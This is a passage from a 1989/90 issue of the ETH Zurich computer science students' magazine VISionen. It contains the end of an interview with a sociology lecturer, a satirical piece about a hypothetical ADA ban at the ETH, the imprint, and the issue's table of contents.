Nein, das merke ich nicht. Für mich ist das aber ein Problem, weil ich denke, dass z.B. dann, wenn ich über Kommunikationstheorie rede, sich die IIIC-Leute verständiger zeigen müssten. Das ist ein Vorwissen – offenbar eine Illusion – das ich habe. Was heisst Information? Hier müsste jemand, der Informatik studiert, eher antwortfähig sein als jemand, der Elektrotechnik studiert. Das gehört zu meinen Vorurteilen, die ich immer noch habe, und die ich nicht bestätigt finde.

Informatik & Soziologie:

Was halten Sie für die wichtigste Erkenntnis oder Methode der Soziologie?

Hier muss ich passen...

Wichtigstes Fachbuch?

"Das Kapital" von Marx.

Was betrachten Sie als gesellschaftlich bedeutenste Bewegung unserer Zeit?

Ich glaube, wir verstehen unter Bewegung nicht ganz das gleiche. Ich gebe Ihnen einmal eine Antwort, und dann merken Sie, dass ich Ihre Frage wahrscheinlich missverstanden habe. Unsere Zeit, das ist für mich die Zeit der letzten 200 Jahre, der entwickelten Industrialisierung, und als Bewegung würde ich in dieser Zeit die Aufteilung der Arbeit ansetzen. Also das, was wir

jetzt als betriebliche Arbeitsteilung erleben, wie sich das durchsetzt, und das Selbstverständnis, das sich gleichzeitig dabei entwickelt, dass wir es normal finden, dass in einem Betrieb jemand die Sekretärin ist, jemand in der Konstruktion, jemand in der Produktion. Das sehe ich als dominante gesellschaftliche Bewegung an.

Ich habe das im Sinn von z.B. Wohnungsnotbewegung, Rechtsradikalismus, New Age etc. gemeint.

Das sind für mich keine oder Sponti-Bewegungen, das sind Ausdrucksformen, Problematisierungen der Arbeitsteilung, die irgendwo als Moden nach oben schwimmen. Thematisiert wird eigentlich immer etwas Generelleres, das darunter liegt, quasi wie mit verschiedenen Melodien. Diese Bewegungen sind mir als Ausdrücke eigentlich alle relativ gleichbedeutend. Die Frage ist immer, wie sie mit den gesellschaftlichen Verhältnissen korrespondieren, in denen wir überhaupt leben. Wohnungsnot lässt sich nicht denken ohne solchen gesellschaftlichen Verhältnissen, wie wir sie jetzt haben. Dann ist wieder die Frage, in welchen gesellschaftlichen Verhältnissen man Wohnungsnot überhaupt thematisieren kann - dabei ist Wohnungsnot ein beliebiges Beispiel, nicht etwas, das wichtig oder unwichtig ist.

Noch einmal zurück zur vorherigen Frage: Warum sehen Sie "Das Kapital" als so wesentlich an?

Es gibt bei uns ein paar dominante Theorien oder Weltanschauungen. Wir hier in der Schweiz und in einem umfassenderen Kulturkreis haben das Christentum als dominante Kultur. Das Christentum hat relativ wenig Klassiker, mit denen man empirisch-wissenschaftlich umgehen kann. Es gibt wiederum in unserer Kultur die sozialistische Bewegung, die dominant ist, z.B. sitzen in unserem Bundeshaus Parteien von rechts nach links - oder von links nach rechts, das sind typische Unterscheidungen, die bei uns einfach wichtig sind und für die Sozialismus oder Marxismus Teilprobleme öffnen. Darüber gibt es Literatur. "Das Kapital" ist zugänglich, hat selbst einen wissenschaftlichen Anspruch, man kann es nachlesen, nachprüfen. "Das Kapital" ist so eine Art Keil, der die Gesellschaft aufteilt - man ist entweder zustimmend oder ablehnend dazu. Es scheint mir vordergründig nicht so wichtig, ob man der Kapital-Theorie zustimmt oder sie ablehnt, wichtig ist, dass man es überhaupt zur Kenntnis nimmt. Wie will man in unserer Gesellschaft leben, ohne sich einmal um diese Quellentexte zu bemühen? Jetzt ist das ganz besonders aktuell. Wenn man in den Zeitungen liest, was in den sogenannten kommunistischen oder realsozialistischen Staaten passiert, dann lese ich das Wort "Marxismus" oder "Leninismus" jeden Tag, und dann denke ich, mit wem will ich darüber

reden, wer hat denn "Das Kapital" einmal in den Händen gehabt, wer weiss, was im "Kapital" steht? Verhältnismässig noch erschreckender ist es mit der Bibel, obwohl wir uns als "christlich" bezeichnen, die Hälfte unserer Parteien sind "christlich-demokratisch" oder "christlich-sozial". Die Bibel hat bei uns praktisch niemand so gelesen, dass man mit ihm darüber reden kann. "Das Kapital", eben auch ein Buch, das zu einer (wirklich wichtigen) Bewegung gehört, das haben noch weniger Leute gelesen. Ich finde das irgendwie erschütternd.

Das alles erklärt nicht eigentlich, warum ich "Das Kapital" für ein gutes oder ein wichtiges Buch halte. Die Erklärung, was an diesem Buch so gut oder so wichtig ist, kann nur in einem Gespräch über das Buch funktionieren. Dazu haben wir in der Vorlesung leider keine Zeit, vordergründig kann man dieses Gespräch dort nicht führen, weil man dort gar keine Leute findet, die wissen, was in diesem Buch steht.

Was ist Ihrer Meinung nach heute die modernste oder die interessanteste Entwicklung im Computersektor?

Interessant ist die sogenannte "künstliche Intelligenz", aber das ist nicht modern, das gibt es schon quasi seit immer. Das ist überhaupt interessant im Bereich "Computer".

Was denken Sie über die gesellschaftliche Verantwortung der Informatiker?

Hier möchte ich wirklich keine Antwort in einem Satz geben, weil ich darüber ein ganzes Semester lang rede. Ich würde meine Vorlesung unterlaufen.

Auf welches Projekt an dem Sie mitarbeiteten, bzw. auf welche Arbeit der letzten 20 Jahre sind Sie aus heutiger Sicht am meisten stolz?

(lacht) Ich bin ein sehr bescheidener Mensch.

Irgend etwas hervorragendes?

Nein.

Was machen Sie zwischen Do 10.00 und Do 8.00?

Ich bin in der Firma Logismata für eine Sparte zuständig, wir verkaufen sogenannt "schlüselfertige Systeme" für Reisebüros. Es sind kleinere "Tour-Operators", die wir beliefern, die grossen haben ihre eigene EDV. Wenn man eine "schlüselfertige Lösung" vor Augen hat, dann weiss man als Informatiker, was alles dazugehört, und das mache ich alles

Das heisst, Sie programmieren auch?

Nein, ich merke, dass ich etwas Falsches erzählt habe. Ich programmiere nicht, ich mache alles andere. Ich mache Konzepte für Programme, ich schreibe Handbücher, ich mache Verkauf, Marketing.

Kennen Sie einen Grund, wieso so wenig Frauen an der ETH (allgemein und Informatik) studieren?

Nein. Gibt es überhaupt Gründe, die man nennen könnte? Unabhängig davon, ob der Grund zutrifft, kann man überhaupt einen formulieren?

Ja, z.B. Herr Gander (vgl. VISIONen 8/89) meinte dazu, dass es schon in der Grundschule und in der Mittelschule eine gewisse Vorprägung gibt, dass z.B. die Mädchen eher Handarbeiten und die Buben eher Werken haben, dass so eine gewisse "mathematische Vorentscheidung" getroffen wird und dass dadurch die Frauen abgeschreckt werden, an die ETH zu gehen.

Das wäre für mich ein vorgelagertes Argument. Wenn wir so ein mehrstöckiges Haus haben, und Sie fragen mich "was ist der Grund des fünften Stockes?", und ich sage Ihnen "der vierte Stock" - was ist weiter unten?

Dann müsste man wohl nach dem Grund das Patriarchates fragen.

Ueber das Patriarchat habe ich in den Anfängen dieser Soziologievorlesung gesprochen. Mit dem Wort Sexualität meinte ich etwas Umfassenderes – z.B. auch unser Familienrecht – als viele Leute, die sich dann darüber mockierten, dass ich über Sexualität rede. Damals stand konzeptionell durchaus das Patriarchat zur Diskussion, aber auch nicht im Sinne von begründbar. Darüber habe ich ziemlich viel gearbeitet, und jetzt kann ich, so begründet, sagen, dass man da keinen Grund zitieren kann. Aber es gibt natürlich ganz viele so Phänomene, wie dass schon in der Primarschule oder noch weiter unten die Mädchen mit Puppen spielen etc.

Privat:

Wann haben Sie sich das letzte Mal sportlich betätigt?

(lacht) Solche Fragen sind für mich wirklich ganz kompliziert. Ich schaffe es einfach nicht, in so Alltagskategorien über mein Leben nachzudenken. Wenn wir bei einem Bier sitzen, dann ist für mich wirklich Alltag, und dann rede ich so, wie jeder andere auch. Wenn man aber etwas disziplinierter reden will, über etwas Bestimmtes reden will, dann macht für mich so eine Frage wie "sportlich betätigt" einfach alles kompliziert, unbeantwortbar kompliziert. Wenn Sie meinen, wann ich das letzte Mal meine Muskeln bewegt habe...Ich gehe ziemlich regelmässig zum Jazztanz, ich würde dem aber gar nie Sport

sagen, ich fahre Motorrad, das ist sehr anstrengend, aber ich empfinde das nicht als Sport. Ich mache also keine Leichtathletik, wenn Sie das meinen, ich jogge nicht, ich spiele nicht Fussball.

Welches Ereignis würde Sie heute am meisten erfreuen?

Wenn ich einen Computer verkaufen würde.

Was kommt Ihnen zu den folgenden Begriffen spontan in den Sinn?

<i>Arbeit</i>	Wenn ich genug Geld hätte, würde ich nicht arbeiten.
<i>ETH</i>	Die ETH ist für mich viel zu viel Schule und zu wenig Hochschule.
<i>GSoA</i>	Tja, die haben eine recht erfolgreiche Initiative gestartet.
<i>Weihnachten</i>	Das ist für mich ein Fest, das ich mit meiner Familie verbringe.
<i>Mickey Mouse</i>	Ist mir ein Fremdwort.
<i>1992</i>	Kommt bestimmt.
<i>VISionen</i>	Von den Visionen würde ich mir wünschen, dass hin und wieder ein kritischer Beitrag über den Studienbetrieb oder über eine bestimmte Vorlesung darin wäre. Nicht einen Beitrag darüber, ob irgendein Dozent die letzten didaktischen Kniffs beherrscht, sondern einen Beitrag, in dem man sich inhaltlich mit einer Vorlesung – z.B. im Sinne einer Alternativstrategie – auseinandersetzt. Einen Aufsatz schreiben, was man anstelle von dem, was dort passiert, auch machen könnte, und warum das, was man aktuell dort macht, nicht so optimal ist - einfach eine Auseinandersetzung auf inhaltlicher Ebene.

Zitat aus alten VISionen: "Immer wenn ich im Briefkasten eine VISionen finde, lasse ich alle Post fallen, um nachzusehen, ob ich erwähnt wurde." Wie ist das Verhältnis zu den VISionen heute?

Leider gibt es diese glorreiche Tabelle nicht mehr, wo man zuhinterst nachsehen kann, ob man zitiert wird. Ich lese die VISionen immer von A bis Z durch.

Was sind Ihre Hobbies?

Soziologie. Töffahren ist ein wirkliches Hobby, das ich gerne mache, aber es ist eigentlich gleichgültig; Soziologie ist für mich identitätsbildend, sie hat einfach Hobbycharakter, weil ich nicht davon leben kann.

Sie wohnen am Neumarkt? Was gefällt Ihnen am Niederdorf?

Ich bin gerne im Niederdorf, ich finde es einfach schön, dort zu wohnen.

Was gefällt Ihnen nicht?

Dass ich nicht mit dem Auto vors Haus fahren kann.

Was wissen Sie über das neue ETH-Gesetz?

Nichts.

Was halten Sie ganz allgemein von studentischer Mitwirkung und Mitverantwortung?

Sehr viel. Ich habe auch einmal studiert, ich war auch einmal sehr aktiv im VSU (Verband der Studierenden an der Universität). An der ETH habe ich mich ohne Erfolg dafür eingesetzt, dass im MTU die Testate abgeschafft werden. Ich halte sehr viel von einer Öffnung der Hochschule, so dass für die Studenten wirklich Freiräume entstehen. Ich finde es ziemlich mühsam, dass die Studenten bestimmte Veranstaltungen besuchen müssen, in welchen sie den Sinn nicht sehen.

Was wissen Sie vom VIS?

Der VIS ist eine Fachschaft wie andere auch, er gibt dieses "Heftli" heraus - in unserer Fachschaft gaben wir auch so ein "Heftli" heraus, das sah äusserlich genau gleich aus. Dann bietet der VIS noch ein paar andere Dienstleistungen, die eben in diesem "Heftli" beschrieben sind.

Schlusswort:

Haben Sie sonst noch ein bestimmtes Anliegen an die Studierenden?

Nein, ich glaube, ich formuliere meine Anliegen in der Vorlesung.

Wir danken Ihnen herzlich für dieses Interview.

Patrick Seemann & Susanne Werner

Fiktion?**Fiktion?****ADA-Verbot an der ETH ?****1) Geschichte:** (hier können wir nur Hypothesen aufstellen)

An der Mitgliederversammlung des Sommersemesters 90, bestärkt durch die schwarze Liste, die jetzt über 20 Firmen enthält, schlägt ein Student eine Resolution vor, die durch die anwesenden Studenten angenommen wird. Diese Resolution verlangt, dass an der ETH nicht mehr über ADA gesprochen wird.

Die Programmiersprache ADA wurde ja vom Verteidigungsministerium der USA lanciert und ist deshalb "lingua non grata" an der ETH. In der Vorlesung Informatik IV (Abteilung IIIC) soll nichts mehr über ADA gesagt werden, die Bücher über ADA, die sich in der Informatik- oder Hauptbibliothek befinden, sollen öffentlich verbrannt werden. Erinnerung schlechterer Zeiten ...

Die Aktivisten des VIS sind wie immer eine verschwindende Minderheit. Der Verein der Informatik-Studierenden verliert seine Glaubwürdigkeit. Aber da die überwiegende Mehrheit der Informatik-StudentInnen immer noch schweigt, wollen die VIS Aktivisten noch weiter gehen !

2) Fragen:

- a) Ist doch kein Virus im VIS vorhanden ?
- b) Warum spielen VIS-Vorstandsmitglieder in ihrer Freizeit Computer-Kriegsspiele, wenn sie Militär derart abstossend finden ?
- c) Dirigiertes Denken (was offiziell "gut" und "schlecht" ist) gibt es in vielen Ländern Europas und der übrigen Welt nicht mehr. Wird es in der Schweiz eingeführt ?
- d) Wenn Ethik wirklich der Grund der schwarzen Liste wäre, warum nicht anstelle eines Boykotts ein Seminar "Informatik und Ethik" organisieren ?

Serge GARAZI / 7

Wenn unzustellbar, bitte zurück an:

VIS (Verein der Informatikstudierenden)
 IFW B 29
 ETH-Zentrum
 8092 Zürich
 Tel. 01 / 254 72 12
 Postcheckkonto 80-32779-3
 Präsenzzeit: Mo - Fr: 12.15 - 13.00 h

Impressum

Herausgeber: Verein der Informatikstudierenden
 an der ETH Zürich

Redaktion und Layout	Patrick Seemann
Verlag / Inserate	Martin Wunderli
Inseratenpreis / Seite	Fr. 300.-
Jahresabonnement	Fr. 15.-
Auflage	1600

Inhaltsverzeichnis

- 3 Hoi zäme
- 5 Einladung zur MV
- 7 Exkursion zur Ciba-Geigy
- 11 Feste, Musik und Kultur
- 15 Leserbrief
- 16 The size of the moon
- 19 Das Batman-Virus
- 24 Leserbrief
- 26 Praktikumsbericht Landis & Gyr
- 30 Der neue Studienplan und wie es dazu kam...
- 38 Praktikumsbericht Schweizer Aluminium
- 41 Praktikumsbericht IBM Research Center, Yorktown (NY)
- 46 VIS-à-VIS mit R. Todesco
- 55 ADA-Verbot an der ETH?

Nächster Redaktionsschluss: **2. Februar 1990**

